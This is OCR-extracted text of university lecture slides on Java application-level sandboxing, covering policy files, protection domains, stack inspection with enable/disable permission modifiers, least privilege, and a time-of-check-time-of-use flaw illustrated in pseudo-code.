Software Security

Application-level sandboxing (continued)

Erik Poll

Radboud Universiteit Nijmegen


Last week: code-based access control in Java

Example configuration file that expresses a policy


```
grant
 codebase "http://www.cs.ru.nl/ds", signedBy "Radboud",
 { permission
     java.io.FilePermission "/home/ds/erik","read";
 };

grant
 codebase "file:/.*"
 { permission
     java.io.FilePermission "/home/ds/erik","write";
 }
```

protection domains


package trusted;
class Trusted {
void m1 ()
{ ....
System.delete file;
}
}
package evil;
class Bad {
void f1 () { System.delete file; }
}
Virtual Machine

Complication: methods calls



Complication: method calls

There are different possibilities here

1. allow action if <u>top frame</u> on the stack has permission
2. only allow action if <u>all frames</u> on the stack have permission
3. ....

Pros? Cons?

1. is very dangerous: a class may accidentally expose dangerous functionality

2. is very restrictive: a class may want to, and need to, expose some dangerous functionality, but in a controlled way

More flexible solution: stackwalking aka stack inspection

Exposing dangerous functionality, (in)securely

```
Class Trusted{
  public void unsafeMethod(File f){
     delete f; } // Could be abused by evil caller
  public void safeMethod(File f) {
        .... // lots of checks on f;
     if all checks are passed, then delete f;}
          // Cannot be abused, assuming checks are bullet-proof
  public void anotherSafeMethod(){
     delete "/tmp/bla"; }
          // Cannot be abused, as filename is fixed.
          //  Assuming this file is not important..
}
```

Using visibility to control access?

```
Class Trusted{
  private void unsafeMethod(File f){
     delete f; } // Could be abused by ev
  public void safeMethod(File f) {
        .... // lots of checks on f;
     if all checks are passed, then delet
          // Cannot be abused, assuming checks are bullet-proof
  public void anotherSafeMethod(){
     delete "/tmp/bla"; }
          // Cannot be abused, as filename is fixed.
          //  Assuming this file is not important..
}
```


Making the unsafe method private & hence *invisible* to untrusted code helps, but is error-prone. Some public method may call this private method and indirectly expose access to it
Hence: stackwalking

Stack walking


- Every resource access or sensitive operation protected by a demandPermission(P) call for an appropriate permission P
  - no access without asking permission!
- The algorithm for granting permission is based on *stack inspection* aka *stack walking*

Stack inspection first implemented in Netscape 4.0,
then adopted by Internet Explorer, Java, .NET

Components and permissions in VM memory



Stack walking: basic concepts



Stack for thread T:
C5 called by C7
called by C2 and C3

Suppose thread T tries to access a resource

Basic algorithm:

access is allowed iff

ALL components on the call stack have the right to access the resource

ie

- rights of a thread is the *intersection* of rights of all outstanding method calls

Stack walking

Basic algorithm is *too restrictive* in some cases

E.g.

- **Allowing an untrusted component to delete some specific files**
- **Giving a partially trusted component the right to open specially marked windows (eg. security pop-ups) without giving it the right to open arbitrary windows**
- **Giving an app the right to phone certain phone numbers (eg. only domestic ones, or only ones in the mobile's phonebook)**

Stack walk modifiers

- Enable_permission(P):
  - means: don't check my callers for this permission, I take full responsibility
  - This is essential to allow *controlled* access to resources for less trusted code

- Disable_permission(P):
  - means: don't grant me this permission, I don't need it
  - This allows applying the *principle of least privilege* (ie. only givie or ask the privileges *really* needed, and *only when* they are really needed)

Stack walking: algorithm


On creating new thread:

new thread inherit access control context of creating thread

DemandPermission(P) algorithm:

1. for each caller on the stack, from top to bottom:
   if the caller
   a) lacks Permission P: throw exception
   b) has disabled Permission P: throw exception
   c) has enabled Permission P: return
2. check inherited access control context


Stack walk modifiers: examples



Will DemandPermission(P1) succeed ?

DemandPermission(P1) fails because PD1 does not have Permission P1


Stack walk modifiers: examples



Will DemandPermission(P1) succeed ?

DemandPermission(P1) succeeds

Stack walk modifiers: examples



Will DemandPermission(P2) succeed ?

DemandPermission(P2) fails

Stack walking: algorithm

On creating new thread:

new thread inherit access control context of creating thread

DemandPermission(P) algorithm:

1. for each caller on the stack, from top to bottom:
   if the caller
   a) lacks Permission P: throw exception
   b) has disabled Permission P: throw exception
   c) has enabled Permission P: return
2. check inherited access control context

Using stack walking to restrict access to functionality

```
Class Trusted{
   public void unsafeMethod(File f){
      delete f; }
   public void safeMethod(File f) {
      ... // lots of checks on f;
      enablePermission (FileDeletionPermission);
      delete f;}
   public void anotherSafeMethod(){
      enablePermission (FileDeletionPermission);
      delete “/tmp/bla”; }
}
```

“I take full responsibility for my callers”

Typical programming pattern

The typical programming pattern in privileged components, esp. in public methods accessible by untrusted code:

```
public methodExposingScaryFunctionality (A a, B b){
    ....; do security checks on arguments a and b
    enable privileges (P1,P2);
    do the dangerous stuff that needs these privileges;
    disable privileges (P1,P2);
    .... }
```

in keeping with the principle of least privilege

Spot the security flaw?

```
Class Good{
  public void m1 (String filename) {
        lot of checks on filename;
        enablePermission (FileDeletionPermission);
        delete filename;}

   public void m2(byte[] filename){
        lot of checks on filename;
        enablePermission (FileDeletionPermission);
        delete filename;}
}
```

TOCTOU attack (Time of Check, Time of Use)

```
Class Good{
  public void m1 (String filename) {
       lot of checks on filename;
       enablePermission (FileDeletionPermission);
       delete filename;}

   public void m2( byte[] filename){
       lot of checks on filename;
       enablePermission (FileDeletionPermission);
       delete filename;}
}
```

m1 is secure, because Strings are immutable (assuming there are no TOCTOU vulnerabilities in the underlying file systems, eg due to symbolic links)

m2 is insecure, because byte arrays are mutable; attackers can could change the value of filename after the checks, in a multi-threaded setting

Need for privilege elevation

Note the similarity between

- Methods which enable some permissions
  - which temporarily raise privileges
- Linux `setuid root` programs or Windows Local System Services
  - which can be started by any user, but then run in admin mode
- OS system calls invoked from a user program
  - which cause a switch from user to kernel model

All are trusted services that elevate the privileges of their clients

- hopefully in a secure way...
- if not: privilege escalation attacks

In any code review, such code obviously requires extra attention!

Java security guarantees

Java's safety & security guarantess


- memory safety
- strong typing
- visibility restrictions (`public`, `private`,...)
- immutable fields using `final`
- unextendable classes using `final`
- immutable objects, eg `String`, `Boolean`, `Integer`, `URL`
- sandboxing based on stackwalking

This allows security guarantees to be made even if part of the code is untrusted – or simply buggy

Similar guarantees for Microsoft .NET/C#, for Scala, ...

Components of the Java Runtime

